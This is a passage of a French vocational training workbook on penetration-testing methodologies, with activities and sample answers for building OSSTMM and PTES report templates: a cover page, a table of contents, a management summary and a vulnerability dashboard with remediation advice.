



WEBFORCE
BE THE CHANGE



TRAVAUX PRATIQUES – FILIÈRE INFRASTRUCTURE DIGITALE M210 – Appliquer les méthodologies des tests d'intrusions



65 heures



SOMMAIRE

Appliquer les méthodologies des tests d'intrusions

1. DÉCOUVRIR LES MÉTHODOLOGIES DE TEST D'INTRUSION

- Activité 1 : Préparer un template de rapport pour OSSTMM
- Activité 2 : Préparer un template de rapport pour PTES
- Activité 3 : Préparer un template de rapport pour OWASP(WSTG)
- Activité 4 : Préparer un comparatif entre les 3 méthodologies

2. IDENTIFIER LES VULNÉRABILITÉS AU SEIN D'UN SYSTÈME D'INFORMATION

- Activité 1 : Installation et familiarisation avec de Kali Linux
- Activité 2 : Installation et configuration de Nessus
- Activité 3 : Écriture d'un script en python

3. EXPLOITER LES VULNÉRABILITÉS AU SEIN D'UN SYSTÈME D'INFORMATION

- Activité 1 : Réaliser un test d'intrusion 1
- Activité 2 : Réaliser un test d'intrusion 2
- Activité 3 : Réaliser un test d'intrusion 3

4. RÉDIGER UN RAPPORT DE SYNTHÈSE DE TEST D'INTRUSION

- Activité 1 : Préparer un tableau de bord des vulnérabilités identifiées
- Activité 2 : Rédiger rapport d'un test d'intrusion

MODALITÉS PÉDAGOGIQUES



1

LE GUIDE DE SOUTIEN
Il contient le résumé théorique et le manuel des travaux pratiques



2

LA VERSION PDF
Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life



3

DES CONTENUS TÉLÉCHARGEABLES
Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life



4

DU CONTENU INTERACTIF
Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life



5

DES RESSOURCES EN LIGNES
Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage



WEBFORCE
BE THE CHANGE



PARTIE 1

DÉCOUVRIR LES MÉTHODOLOGIES DE TEST D'INTRUSION

Dans ce module, vous allez :

- Préparer le plan pour d'un test d'intrusion
- Préparer les templates de rapport
- Comparer les méthodologies de test d'intrusion



7 heures



ACTIVITÉ 1

Préparer un template de rapport pour OSSTMM

Compétences visées :

- Distinguer la méthodologie de test d'intrusion OSSTMM
- Préparer le plan d'un test d'intrusion basé sur OSSTMM

Recommandations clés :

- Connaître les principes et les étapes des 3 méthodologies (OSSTMM,PTES,OWASP(WSTG))



2 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

Pour le formateur :

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

Pour l'apprenant :


- Penser aux templates comme un document que vous utiliserez tout le temps
- Il n'y a pas de bonne ou mauvaise réponse.
- Le template pourra être amélioré tout au long de votre carrière

Conditions de réalisation :

- Individuel ou par groupe (2 ou 3 maximum)
- Support de résumé théorique
- La suite Microsoft office installée sur le pc
- Les documents officiels des méthodologies :
 - ✓ <https://www.isecom.org/OSSTMMM.3.pdf>
 - ✓ [https://github.com/OWASP\(WSTG\)/wstg/releases/download/v4.2/wstg-v4.2.pdf](https://github.com/OWASP(WSTG)/wstg/releases/download/v4.2/wstg-v4.2.pdf)
 - ✓ <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>

Critères de réussite :

- Distinguer les 3 méthodologies de test d'intrusion
- Avoir un template de rapport avec les étapes pour chaque méthodologie



Activité 1

Préparer un template de rapport pour OSSTMM



Étape 1 : Mise en forme

- La première page du template doit contenir des champs pour les informations suivantes :
 - ✓ Le nom de l'entreprise qui a réalisé le test d'intrusion
 - ✓ Le nom de l'entreprise pour laquelle le test d'intrusion a été réalisée
 - ✓ La date de livraison du rapport
 - ✓ Les contacts de l'entreprise qui réalise le test d'intrusion
 - ✓ La classification de confidentialité du document
 - ✓ La version du document
- La deuxième page sera consacrée à la table de contenu
- Dans la page suivante, il faut préciser les destinataires et la propriété du document
- Il est recommandé d'utiliser l'entête pour le nom de votre entreprise et son log
- Le pied de page sera consacré aux numéros des pages

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 2 : sections standards

- Parmi les sections standards à intégrer dans votre template :
 - ✓ Les contacts des pentesters qui ont réalisé le test d'intrusion (adresse Email, numéro de téléphone, rôle)
 - ✓ Une introduction sur le test d'intrusion réalisé avec les informations sur la période des tests, le type du test d'intrusion, la méthodologie suivie
 - ✓ Un rappel du standard utilisé pour la classification des vulnérabilités
 - ✓ Le cadre du test d'intrusion réalisé et l'environnement testé (les sous-réseaux, les applications, les produits, les services, production/recette, etc.)
- Une des sections standards parmi les plus importante est la section du résumé analytique. Cette section est surtout destinée au management et aux profils non techniques. Dans cette section :
 - ✓ Le résumé ne couvre pas les détails techniques ou la terminologie, mais l'aperçu des principaux résultats est expliqué en termes simples
 - ✓ Le résumé doit être court, clair et bien formaté
 - ✓ Le résumé préciser l'impact métier potentiel en cas d'exploitation des vulnérabilités trouvées
- Les principales forces et faiblesses : cette section mettra la lumière sur les vulnérabilités ou les mauvaises configurations fréquentes et aussi les pratiques et les systèmes en place qui améliorent la sécurité de l'entreprise
- Un tableau de bord des vulnérabilités trouvées, leurs criticités et les recommandations

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 3 : sections de la méthodologie

- Pour détailler le déroulé du test d'intrusion, il faut préparer des sections pour les étapes de la méthodologie OSSTMM
- Pour chaque étape de la méthodologie, il faut commencer par une introduction rappelant les objectifs de l'étape

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 1 : Mise en forme

Réponses

Table des matières

1. Management summary.....	4
2. Introduction.....	4
3. Délimitation du contenu de ce rapport.....	5
4. Cadre.....	6
4.1 Code de conduite.....	6
4.2 Organisation.....	6
4.3 Système et infrastructure.....	7
4.4 Organisation du scrutin.....	7
5. Participants.....	8
6. Failles signalées.....	9
6.1 Vue d'ensemble.....	9
6.2 Gravité HIGH (catégories 5 et 6 de l'illustration 2).....	10
6.3 Gravité MEDIUM (catégories 2, 3 et 4 de l'illustration 2).....	10
6.4 Gravité LOW (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	10
6.5 Gravité INFO (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	11
6.6 Failles invalidées.....	14
7. Opérations informatiques.....	15
7.1 Adresses IP participant au test d'intrusion public.....	15
7.1.1 pit.evoting-test.ch.....	15
7.1.2 pit-admin.evoting-test.ch.....	15
7.2 Adresses IP par pays.....	16
7.3 Durée du test par adresse IP.....	17
7.4 Nombre de requêtes.....	17
7.5 Codes de statut.....	17
7.6 Processus de vote.....	18
7.7 OWASP ModSecurity Core Rule Set.....	18
7.8 Liste blanche ModSecurity.....	18
7.9 ModSecurity JavaScript HashCheck.....	19

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 1 : Mise en forme

Réponses



**Security Penetration Test of
HIE Portal for A CUSTOMER IMPLEMENTATION**

Services provided to:
[LOGO(s) of company providing service to]

Version –V1.0

V1 – February 13th, 2014

Prepared By:
Denis Calderone
TBG Security

Presented To:
Justin Case
ABC Health

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 2 : sections standards

Réponses :

Exemple de résumé (**management summary**) :

La société a réalisé un test d'intrusion sur son système d'information. Le système nouvelle génération avec vérifiabilité universelle, qui n'est pas encore utilisé en production, a été testé à cette occasion. L'objectif du test d'intrusion était de donner la possibilité à des spécialistes en informatique indépendants d'attaquer délibérément le système et de tenter de le manipuler afin d'en vérifier la fiabilité. Les failles soumisees sont évaluées, classées par niveau de gravité et éliminées en fonction des risques. Les résultats de ce test d'intrusion seront intégrés au développement du système. Le test d'intrusion a été réalisé avec succès du 25 février au 24 mars 2019 avec la participation de 3 experts en cybersécurité. Au total, 173 failles ont été signalées. La plupart d'entre elles ont été invalidées (145) par l'entreprise mandatée ou étaient des doublons (12). 16 failles ont été confirmées. Aucune des attaques n'est parvenue à compromettre l'intégrité du système ou de ses composants ni à s'y introduire). Le test d'intrusion dans son intégralité a été réalisé sous la surveillance et la supervision de représentants de la société

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 2 : sections standards

Réponses

- Un tableau de bord des vulnérabilités trouvées, leurs criticités et les recommandations

13	5	6	0	1
critique	élevé	moyen	faible	information
Vulnérabilité	criticité	Recommandation		
Test d'intrusion interne				
IPT-001 : configuration LLNMR insuffisante	Critical	Désactivez la résolution de noms multidiffusion via GPO.		
IPT-002 : Mauvaise configuration de la sécurité - Réutilisation du mot de passe de l'administrateur local	Critical	Utiliser des mots de passe d'administrateur locaux uniques et limitez les utilisateurs administrateurs locaux via le moindre privilège.		
IPT-003 : Mauvaise configuration de la sécurité - Wdigest	Critical	Désactivez WDigest via GPO.		
IPT-004 : Durcissement insuffisant - Imitation de jeton	Critical	Restreindre la délégation de jeton.		
IPT-016 : Authentification insuffisante - VNC	élevé	Appliquez les correctifs du fournisseur. N'utilisez pas de mots de passe GPP.		
IPT-017 : Identifiants par défaut sur les services Web	élevé	Activez l'authentification sur le serveur VNC.		
IPT-019 : Accès partagé SMB non authentifié	Moderate	Désactivez le partage SMB ou exigez une authentification.		
IPT-020 : Gestion des correctifs insuffisante - SMBv1	Moderate	Mettez à niveau vers SMBv3 et appliquez le dernier correctif.		

Activité 1

Préparer un template de rapport pour OSSTMM



Étape 3 : sections de la méthodologie

Réponses

Pour les sections de la méthodologie, il faut rapporter les étapes suivies pendant le test d'intrusion et les lier aux différentes étapes de la méthodologie suivie.


✓ Exemple :

Phase I : Réglementaire

Phase II : Définitions

Phase III : Phase d'information

Phase IV : Phase de test des commandes interactives



Activité 2

Préparer un template de rapport pour PTES

Compétences visées :

- Distinguer la méthodologie de test d'intrusion PTES
- Préparer le plan d'un test d'intrusion basé sur PTES

Recommandations clés :

- Connaître les principes et les étapes des 3 méthodologies (OSSTMM,PTES,OWASP(WSTG))



2 heures

CONSIGNES

Pour le formateur :

- Laisser à l'apprenant l'occasion de comprendre seul l'énoncé
- S'assurer de la bonne compréhension du contexte des méthodologies
- Discuter les réponses des apprenants avant de corriger

Pour l'apprenant :


- Penser aux templates comme un document que vous utiliserez tout le temps
- Il n'y a pas de bonne ou mauvaise réponse.
- Le template pourra être amélioré tout au long de votre carrière

Conditions de réalisation :

- Individuel ou par groupe (2 ou 3 maximum)
- Support de résumé théorique
- La suite Microsoft office installée sur le pc
- Les documents officiels des méthodologies :
 - ✓ <https://www.isecom.org/OSSTMMM.3.pdf>
 - ✓ [https://github.com/OWASP\(WSTG\)/wstg/releases/download/v4.2/wstg-v4.2.pdf](https://github.com/OWASP(WSTG)/wstg/releases/download/v4.2/wstg-v4.2.pdf)
 - ✓ <https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>

Critères de réussite :

- Distinguer les 3 méthodologies de test d'intrusion
- Avoir un template de rapport avec les étapes de la méthodologie



Activité 2

Préparer un template de rapport pour PTES



Étape 1 : Mise en forme

- La première page du template doit contenir des champs pour les informations suivantes :
 - ✓ Le nom de l'entreprise qui a réalisé le test d'intrusion
 - ✓ Le nom de l'entreprise pour laquelle le test d'intrusion a été réalisée
 - ✓ La date de livraison du rapport
 - ✓ Les contacts de l'entreprise qui réalise le test d'intrusion
 - ✓ La classification de confidentialité du document
 - ✓ La version du document
- La deuxième page sera consacrée à la table de contenu
- Dans la page suivante, il faut préciser les destinataires et la propriété du document
- Il est recommandé d'utiliser l'entête pour le nom de votre entreprise et son log
- Le pied de page sera consacré aux numéros des pages

Activité 2

Préparer un template de rapport pour PTES



Étape 2 : sections standards

- Parmi les sections standard à intégrer dans votre template :
 - ✓ Les contacts des pentesters qui ont réalisé le test d'intrusion (adresse Email, numéro de téléphone, rôle)
 - ✓ Une introduction sur le test d'intrusion réalisé avec les informations sur la période des tests, le type du test d'intrusion, la méthodologie suivie
 - ✓ Un rappel du standard utilisé pour la classification des vulnérabilités
 - ✓ Le cadre du test d'intrusion réalisé et l'environnement testé (les sous-réseaux, les applications, les produits, les services, production/recette, etc.)
- Une des sections standards parmi les plus importantes est la section du résumé. Cette section est surtout destinée au management et aux profils non techniques. Dans cette section :
 - ✓ Le résumé ne couvre pas les détails techniques ou la terminologie, mais l'aperçu des principaux résultats est expliqué en termes simples
 - ✓ Le résumé doit être court, clair et bien formaté
 - ✓ Le résumé préciser l'impact métier potentiel en cas d'exploitation des vulnérabilités trouvées
- Les principales forces et faiblesses : cette section mettra la lumière sur les vulnérabilités ou les mauvaises configurations fréquentes et aussi les pratiques et les systems en place qui améliorent la sécurité de l'entreprise
- Un tableau de bord des vulnérabilités trouvées, leurs criticités et les recommandations

Activité 2

Préparer un template de rapport pour PTES



Étape 2 : sections de la méthodologie

- Pour détailler le déroulé du test d'intrusion, il faut préparer des sections pour les étapes de la méthodologie PTES
- Pour chaque étape de la méthodologie, il faut commencer par une introduction rappelant les objectifs de l'étape

Activité 2

Préparer un template de rapport pour PTES



Étape 1 : Mise en forme

Réponses

Table des matières

1. Management summary.....	4
2. Introduction.....	4
3. Délimitation du contenu de ce rapport.....	5
4. Cadre.....	6
4.1 Code de conduite.....	6
4.2 Organisation.....	6
4.3 Système et infrastructure.....	7
4.4 Organisation du scrutin.....	7
5. Participants.....	8
6. Failles signalées.....	9
6.1 Vue d'ensemble.....	9
6.2 Gravité HIGH (catégories 5 et 6 de l'illustration 2).....	10
6.3 Gravité MEDIUM (catégories 2, 3 et 4 de l'illustration 2).....	10
6.4 Gravité LOW (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	10
6.5 Gravité INFO (failles de la catégorie «pratiques d'excellence», catégorie 1 de l'illustration 2).....	11
6.6 Failles invalidées.....	14
7. Opérations informatiques.....	15
7.1 Adresses IP participant au test d'intrusion public.....	15
7.1.1 pit.evoting-test.ch.....	15
7.1.2 pit-admin.evoting-test.ch.....	15
7.2 Adresses IP par pays.....	16
7.3 Durée du test par adresse IP.....	17
7.4 Nombre de requêtes.....	17
7.5 Codes de statut.....	17
7.6 Processus de vote.....	18
7.7 OWASP ModSecurity Core Rule Set.....	18
7.8 Liste blanche ModSecurity.....	18
7.9 ModSecurity JavaScript HashCheck.....	19

Activité 2

Préparer un template de rapport pour PTES



Étape 1 : Mise en forme

Réponses



**Security Penetration Test of
HIE Portal for A CUSTOMER IMPLEMENTATION**

Services provided to:
[LOGO(s) of company providing service to]

Version –V1.0

V1 – February 13th, 2014

Prepared By:
Denis Calderone
TBG Security

Presented To:
Justin Case
ABC Heath

Activité 2

Préparer un template de rapport pour PTES



Étape 2 : sections standards

Réponses

- Exemple de résumé (**management summary**) :

La société a réalisé un test d'intrusion sur son système d'information. Le système nouvelle génération avec vérifiabilité universelle, qui n'est pas encore utilisé en production, a été testé à cette occasion. L'objectif du test d'intrusion était de donner la possibilité à des spécialistes en informatique indépendants d'attaquer délibérément le système et de tenter de le manipuler afin d'en vérifier la fiabilité. Les failles soumise sont évaluées, classées par niveau de gravité et éliminées en fonction des risques. Les résultats de ce test d'intrusion seront intégrés au développement du système. Le test d'intrusion a été réalisé avec succès du 25 février au 24 mars 2019 avec la participation de 3 experts en cybersécurité. Au total, 173 failles ont été signalées. La plupart d'entre elles ont été invalidées (145) par l'entreprise mandatée ou étaient des doublons (12). 16 failles ont été confirmées. Aucune des attaques n'est parvenue à compromettre l'intégrité du système ou de ses composants ni à s'y introduire). Le test d'intrusion dans son intégralité a été réalisé sous la surveillance et la supervision de représentants de la société

Activité 2

Préparer un template de rapport pour PTES



Étape 2 : sections standards

Réponses

- Un tableau de bord des vulnérabilités trouvées, leurs criticités et les recommandations

13	5	6	0	1
critique	élevé	moyen	faible	information
Vulnérabilité		criticité	Recommandation	
Test d'intrusion interne				
IPT-001 : configuration LLMNR insuffisante		Critical	Désactivez la résolution de noms multidiffusion via GPO.	
IPT-002 : Mauvaise configuration de la sécurité - Réutilisation du mot de passe de l'administrateur local		Critical	Utiliser des mots de passe d'administrateur locaux uniques et limitez les utilisateurs administrateurs locaux via le moindre privilège.	
IPT-003 : Mauvaise configuration de la sécurité - Wdigest		Critical	Désactivez WDigest via GPO.	
IPT-004 : Durcissement insuffisant - Imitation de jeton		Critical	Restreindre la délégation de jeton.	
IPT-016 : Authentification insuffisante - VNC		élevé	Appliquez les correctifs du fournisseur. N'utilisez pas de mots de passe GPP.	
IPT-017 : Identifiants par défaut sur les services Web		élevé	Activez l'authentification sur le serveur VNC.	
IPT-019 : Accès partagé SMB non authentifié		Moderate	Désactivez le partage SMB ou exigez une authentification.	
IPT-020 : Gestion des correctifs insuffisante - SMBv1		Moderate	Mettez à niveau vers SMBv3 et appliquez le dernier correctif.	

Activité 2

Préparer un template de rapport pour PTES




Étape 3 : sections de la méthodologie

Réponses

Pour les sections de la méthodologie, il faut rapporter les étapes suivies pendant le test d'intrusion et les lier aux différentes étapes de la méthodologie suivie.

✓ Exemple :

- I. Interactions pré-engagement
- II. La collecte de renseignements
- III. Modélisation des menaces
- IV. Analyse des vulnérabilités
- V. Exploitation
- VI. Post-exploitation
- VII. Rapports



ACTIVITÉ 3

Préparer un template de rapport pour OWASP(WSTG)

Compétences visées :

- Distinguer la méthodologie de test d'intrusion OWASP(WSTG)
- Préparer le plan d'un test d'intrusion basé sur OWASP(WSTG)
